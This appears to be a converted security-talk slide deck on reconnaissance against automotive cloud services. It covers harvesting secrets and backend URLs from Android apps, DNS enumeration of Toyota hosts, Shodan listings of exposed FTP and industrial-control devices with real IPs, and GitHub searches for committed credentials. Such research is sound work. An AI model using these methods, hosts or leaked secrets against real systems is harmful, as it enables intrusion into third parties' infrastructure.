
# Automotive clouds -2D Simplified Overview




# Automotive clouds – 2D Simplified Overview




# Imagine



# Imagine




# Dooms Day Scenario





Let's go hunt

# Searching for clues



# Low-Level Collection

<https://prod.xxxx.yyy.company.com>  
<https://staging.xxxx.yyy.company.com>  
<http://company.s3.amazonaws.com>

fleet managment

Apps

Users

Hashtags

**Bosch InTrack Driver**

Developer: Robert Bosch GmbH

[Read More](#)**Cat® App: Fleet Management**

Developer: Caterpillar Inc.

[Read More](#)**eFleets Mobile**

Developer: Enterprise Fleet Management

[Read More](#)

# Android Library Search

Search Anything

ASSET	RESOURCE_KEY	RESOURCE_VALUE
com.prizmos.carista	url_report_setting	http://www.prizmos.com/carista-backend/report_setting.php
com.prizmos.carista	url_upload_log	http://www.prizmos.com/backend/upload_log.php
scantech.cardiagnosticpro	-	language_php
com.inatronic.bmw	url_aktivierung	http://www.download.inatronic.com/bmwunlock/getDb.php
com.vdn.smart.fahrzeug	pref_upload_url	http://www.vdrivernetwork.com/upload_data.php
com.bosch.mobilescan	SID_MSG_CONTACT	If you have any questions on the operation of the Mobile Scan App, please For the United States: Call (800) 228-7667 Email tech@boschdiagnostics.com.
com.inatronic.bmw	fzdb_vdl	Imprint: http://www.bosch.com/imprint/en/imprints.php http://download.inatronic.com/version/download_fzdb_bmw.php

<https://github.com/bit65/libsearch>

# I like secrets

5 hits

New Save Open Share Re

TYPE.keyword :"META" and META\_NAME.simple :"secret"

Add a filter +

ASSET	META_NAME	META_VALUE
▶ [REDACTED]	TWITTER_APP_SECRET	6DH2KCT[s8tGUkgT1TqBo8ETWrvhqbw
▶ [REDACTED]	UMENG_MESSAGE_SECRET	3c81bd1[db6e83
▶ [REDACTED]	WECHAT_APP_SECRET	3993d1e[db3407
▶ [REDACTED]	UMENG_MESSAGE_SECRET	1fe09e2[741284
▶ [REDACTED]	BAIDU_YUYIN_APP_Secret	wBqCyKd[SLBqe

# Finding our endpoints

Get a full report with 311 records for [hyundai.com](#)

Get a full report with 936 records for [toyota.com](#)

Get a full report with 2708 records for [gm.com](#)

Get a full report with 4000 records for [ford.com](#)

<https://dnsdumpster.com/>

origin.staging.auth10.toyota.com	63.87.74.1	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
legalweb01.toyota.com	63.87.74.251	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
dc2-ise-dmz-psn01.toyota.com	10.52.0.126	
ddc-ise-dmz-psn01.toyota.com	10.82.0.5	
tmspxy01.toyota.com	63.87.74.234	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
t3service.qal.toyota.com	65.197.201.115	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
techinfo.qal.toyota.com	162.246.76.190	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
		HTTP: BigIP HTTP8: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.2e-fips DAV/2
t3services.qal.toyota.com	162.246.76.191	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
tis.qal.toyota.com	65.197.201.79	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
one.tis.qal.toyota.com	162.246.76.189	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
		HTTP: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.2e-fips DAV/2 HTTP8: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.2e-fips DAV/2
esgb2b10-dc1.toyota.com	65.197.201.90	AS7116 Toyota Motor Sales, U.S.A., Inc. United States

# Or just use SHODAN

**13.250.152.10**

ec2-13-250-152-10.ap-southeast-1.compute.amazonaws.com  
Amazon Data Services Singapore  
Added on 2019-07-03 08:28:14 GMT  
Singapore, Singapore

cloud

```
220 Welcome to Continental Warehouse tool FTP service.  
530 Login incorrect.  
530 Please login with USER and PASS.  
211-Features:  
EPRT  
EPSV  
MDTM  
PASV  
REST STREAM  
SIZE  
TVFS  
211 End
```

**195.234.139.152**

bugzilla.autosar.org  
QSC AG  
Added on 2019-06-26 18:54:54 GMT  
Germany

```
220 Welcome to AUTOSAR FTP service.  
530 Login incorrect.  
530 Please login with USER and PASS.  
211-Features:  
EPRT  
EPSV  
MDTM  
PASV  
REST STREAM  
SIZE  
TVFS  
UTF8  
211 End
```

**37.84.100.156**

Deutsche Telekom AG  
Added on 2019-07-03 03:03:32 GMT  
Germany

ics

Unit ID: 0  
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 1  
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 2  
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 3  
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 4  
-- Device Identification: CONPOWER CPSPCM...  
B

**80.150.30.114**

Deutsche Telekom AG  
Added on 2019-07-03 01:07:48 GMT  
Germany

ics

Unit ID: 1  
-- Slave ID Data: Illegal Function (Error)  
-- Device Identification: Illegal Function (Error)

**37.84.213.122**

Deutsche Telekom AG  
Added on 2019-07-03 01:54:43 GMT  
Germany

ics

Unit ID: 1  
-- Slave ID Data: Gateway Target Device Failed To Respond (Error)  
-- Device Identification: Gateway Target Device Failed To Respond (Error)

**37.84.126.154**

Deutsche Telekom AG  
Added on 2019-07-03 01:54:45 GMT  
Germany

Unit ID: 1  
-- Slave ID Data: Illegal Function (Error)  
-- Device Identification: Illegal Function (Error)

# NATIONAL AUTOMOTIVE SERVICE TASK FORCE

Search the site

Search

## OEM Service Websites

(Includes light, medium & heavy duty vehicle OEMs)

Acura - <https://techinfo.honda.com/rjanisis/logon.aspx>

Allison Transmission - <http://www.allisontransmission.com/parts-service/global-service-information>

Alpha Romeo – <https://www.techauthority.com>

Aston Martin - [www.astonmartintechinfo.com/home](http://www.astonmartintechinfo.com/home)

Audi – <https://erwin.audiusa.com>

Bendix Commercial Vehicle Systems link here

Bentley – <https://erwinusa.bentleymotors.com>

BMW – <http://www.bmwtechinfo.com>

BMW Key/Security Login (Calif VSPs ONLY) - <https://kcsp.bmwna.com/ckl/portal/poLogin.faces>

Buick - <https://www.acdelcotds.com/acdelco/action/home>

Cadillac – <https://www.acdelcotds.com>

Caterpillar – <http://www.norscotsites.com/CatOn-HighwaySIR>

Chevrolet – <https://www.acdelcotds.com>

Chrysler - <http://www.techauthority.com>  
(including RAM truck 4500 & 5500)

Cummins Diesel - <https://quickserve.cummins.com/info/index.html>

INSITE PRO info at <https://insite.cummins.com>

### Non-USA OEM Techsite Indexes

Australia

Canada

OEM service info or  
flash software not available?  
*Don't give up.*  
File an SIR. Click **HERE** to  
learn more.

I wanted more..

<https://www.nastf.org/i4a/pages/index.cfm?pageid=3292>

# Again, Downloading and Searching for juice

## Software Updates

PLC ABS Diagnostics Windows 95, 98, 2000, NT, XP and Vista	<a href="#">Download</a>
PLC ABS Diagnostics Windows XP, Vista, Windows 7, 8 &10 <i>If you experience loading issues, please try other PLC ABS Diagnostics listed above.</i>	<a href="#">Download</a>
TRS Diagnostics	<a href="#">Download</a>
ITCM Diagnostics	<a href="#">Download</a>
Fleet+ Systems Check	<a href="#">Download</a>

## CONSULT-III plus Diagnostic Software (Version: 92.11.00)

Starting with version 91.10, CONSULT-III plus (C-III Plus) diagnostic software can be installed on any off-the-shelf generic personal computer that meets C-III plus software operating specifications. This software must be used with a Nissan Vehicle Interface (J-47446-VI2-B).

[Click here for hardware requirements](#)

► [Click here to purchase \(\\$700\) a CONSULT-III plus software Annual Subscription.](#)

This purchase includes 1-year worth of C-III plus diagnostic software updates. If you have purchased the CONSULT-III plus diagnostic software and you have a subscription, you may download updates from your [download page](#)

Subscription Level Features	Standard	Professional Diagnostic	Security Professional
<b>TIS Library</b>			
Service Bulletins	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Repair Manuals	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Wiring Diagrams	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Technical Training	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Other Technical Information	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
<b>Diagnostics / Reprogramming</b>			
Techstream Scantool Software		<input type="checkbox"/>	<input type="checkbox"/>
ECU Calibrations		<input type="checkbox"/>	<input type="checkbox"/>
Identifix Direct-Hit		<input type="checkbox"/>	<input type="checkbox"/>
<b>Security</b> (U.S. and Mexico VINs only)			
Key Codes			<input type="checkbox"/>
Immobilizer / Smart Reset			<input type="checkbox"/>



I decided to build a dictionary



# The basics never fail...

A screenshot of a search results page from a platform like GitHub or GitLab. The top navigation bar includes links for Pull requests, Issues, Marketplace, and Explore. A sidebar on the left lists various categories: Repositories (14), Code (1M), Commits (21K), Issues (5K), Packages (0), Marketplace (0), Topics (0), Wikis (759), and Users (0). The main search results area displays 21,247 commit results. One result highlights a migration that rolled back and deleted sensitive data, specifically mentioning the deletion of location\_id and secret\_id keys. Another result shows a user committing to a project named "tell-me-your-secrets" on June 5. A third result shows a user committing to "Darkness4/minitel-app" 8 days ago, with a note about deleting an old API key. A fourth result is a commit to "Delete secret.json" by dantschi, committed 6 days ago. A fifth result is a commit to "Update appsettings.json" by mmiele, committed 5 days ago. A sixth result is a commit to "Deleted storage, deleted secret key" by zhivou, committed on Jun 4.

Two side-by-side screenshots of code diff interfaces, likely from GitHub's UI.

The top pane shows a diff for the file `utils/secret.json`. The commit message indicates 7 changes: 0 deletions and 7 additions. The diff shows several lines of JSON being modified. Lines 1 through 6 are deleted, and line 7 is added. The JSON content includes fields for username, pwd, AWS\_KEY, AWS\_SECRET, and newsApiKey.

```
@@ -1,7 +0,0 @@  
...  
1 - {  
2 -   "username": "postgres",  
3 -   "pwd": "postgres",  
